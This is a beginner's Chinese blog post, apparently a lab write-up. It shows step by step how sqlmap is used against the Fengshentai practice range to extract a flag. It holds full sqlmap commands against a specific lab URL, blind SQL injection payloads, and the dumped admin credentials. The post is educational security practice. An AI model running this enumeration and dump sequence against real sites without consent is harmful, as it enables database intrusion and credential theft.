# 小白上手sqlmap笔记

原创

t89lucy 于 2021-05-20 16:29:35 发布 50 收藏

分类专栏： 学习网络攻防笔记 文章标签： mysql 安全 http






## 基于Windows使用sqlmap获取封神台第一章：为了女神小芳！ 的flag


### 实验注意事项：

1、确保电脑有python环境，将sqlmap下载解压后，复制到Python安装的文件夹中

2、将cmd命令行创建快捷方式到桌面，右击图标的属性，将你刚才复制的sqlmap路径复制到起始位置




点击应用，双击桌面图标，输入sqlmap.py




弹出这个，表示搭建完成


***至此环境已经搭建完成***

## 实验开始：


## 一、先通过传送门进入封神台搭建的靶场。



点击查看新闻，可以看到网页的网址有变化，后面多了/id=1




感觉这里是一个注入点，那么我们来判断一下是否有注入点（图中的%20是空格，好像是dns解析的一种格式？？？）



## 二、发送一个get请求给服务端，参数id被拼接在url中，可以针对这个地址来做基于url的sql注入探测，使用sqlmap工具扫描这个url，获取banner信息，接下来将会对id这个输入点进行sql盲注

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" --banner
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5.6#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 10:54:24 /2021-05-20/

[10:54:25] [INFO] resuming back-end DBMS 'mysql'
[10:54:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9984=9984

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2860 FROM (SELECT(SLEEP(5)))SjSS)
---
[10:54:25] [INFO] the back-end DBMS is MySQL
[10:54:25] [INFO] fetching banner
[10:54:25] [WARNING] running in a single-thread mode. Please consider usage of o
ption '--threads' for faster data retrieval
[10:54:25] [INFO] retrieved: 5.5.53
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
banner: '5.5.53'
[10:54:30] [INFO] fetched data logged to text files under 'C:\Users\Administrato
r\AppData\Local\sqlmap\output\59.63.200.79'

[*] ending @ 10:54:30 /2021-05-20/
```



成功获取到了banner信息，由上可知Mysql的版本号为5.5.53

并检测到id参数有2个sql注入漏洞

boolean-based blind： 布尔型注入

time-based blind： 基于时间延迟注入

## 三、获取数据库信息

1、获取所有数据库

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5.6#dev}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 11:00:20 /2021-05-20/

[11:00:21] [INFO] resuming back-end DBMS 'mysql'
[11:00:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9984=9984

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2860 FROM (SELECT(SLEEP(5)))SjSS)
---
[11:00:21] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[11:00:21] [INFO] fetching database names
[11:00:21] [INFO] fetching number of databases
[11:00:21] [INFO] resumed: 3
[11:00:21] [INFO] resumed: information_schema
```



```
available databases [3]:
[*] information_schema
[*] maoshe
[*] test
```

这里可以看到，有3个数据库，分别是information_schema和maoshe以及test

2、获取information_schema和maoshe以及test数据库下的所有表，查看我们想要的信息。
由于information_schema这个数据库数据有点多，导致运行很慢。亦或是sqlmap这个原理（这个我不太懂，望大佬解答）

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" -D informatio
n_schema --tables
        ___
```

查询到的太多。。。。所以换下一个

```
Database: information_schema
[40 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
```

```
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_RESET                      |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_TRX                            |
| KEY_COLUMN_USAGE                      |
| PARAMETERS                            |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
```



查看maoshe的数据库

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" -D maoshe --t
ables
```

发现了admin这个字段，好像方向明了了

```
Database: maoshe
[4 tables]
+--------+
| admin  |
| dirs   |
| news   |
| xss    |
+--------+
```

3、获取admin下面的所有字段

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" -D maoshe -T
admin --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.5.6#dev}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 11:13:02 /2021-05-20/

[11:13:02] [INFO] resuming back-end DBMS 'mysql'
[11:13:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```
    Payload: id=1 AND 9984=9984

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2860 FROM (SELECT(SLEEP(5)))SjSS)
---
[11:13:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[11:13:03] [INFO] fetching columns for table 'admin' in database 'maoshe'
[11:13:03] [INFO] resumed: 3
[11:13:03] [INFO] resumed: Id
[11:13:03] [INFO] resumed: int(11)
[11:13:03] [INFO] resumed: username
[11:13:03] [INFO] resumed: varchar(11)
[11:13:03] [INFO] resumed: password
[11:13:03] [INFO] resumed: varchar(11)
```



可以看到他们的数据存储类型是什么

```
Database: maoshe
Table: admin
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| Id       | int(11)     |
| password | varchar(11) |
| username | varchar(11) |
+----------+-------------+
```

这里看到password和username就更开心了，感觉flag在向我招手

4、获取admin表数据

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python38-32\sqlmap\sqlmappr
oject-sqlmap-dccc837>sqlmap.py -u "http://59.63.200.79:8003/?id=1" -D maoshe -T
admin --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5.6#dev}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 11:15:41 /2021-05-20/

[11:15:41] [INFO] resuming back-end DBMS 'mysql'
[11:15:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9984=9984

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2860 FROM (SELECT(SLEEP(5)))SjSS)
---
[11:15:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[11:15:41] [INFO] fetching columns for table 'admin' in database 'maoshe'
[11:15:41] [INFO] resumed: 3
[11:15:41] [INFO] resumed: Id
[11:15:41] [INFO] resumed: username
[11:15:41] [INFO] resumed: password
[11:15:41] [INFO] fetching entries for table 'admin' in database 'maoshe'
[11:15:41] [INFO] fetching number of entries for table 'admin' in database 'maos
he'
```



```
Database: maoshe
Table: admin
[2 entries]
+----+------------+----------+
| Id | password   | username |
+----+------------+----------+
| 1  | hellohack  | admin    |
| 2  | zkaqbanban | ppt领取微信 |
+----+------------+----------+
```

到这里我们就获取到了admin的password，也就是flag。

然后回到封神台提交flag，耶，过关了。

因为是才接触网络安全方面，也是第一次写文章，还希望大家对我的思路、一些步骤的不足提出建议。
因为我懂一点点Python就想利用Python的一些软件来做，当然这个flag还有很多方法可以做，我也会不断的去尝试不同的方法去破解这个flag来提升不同的思路。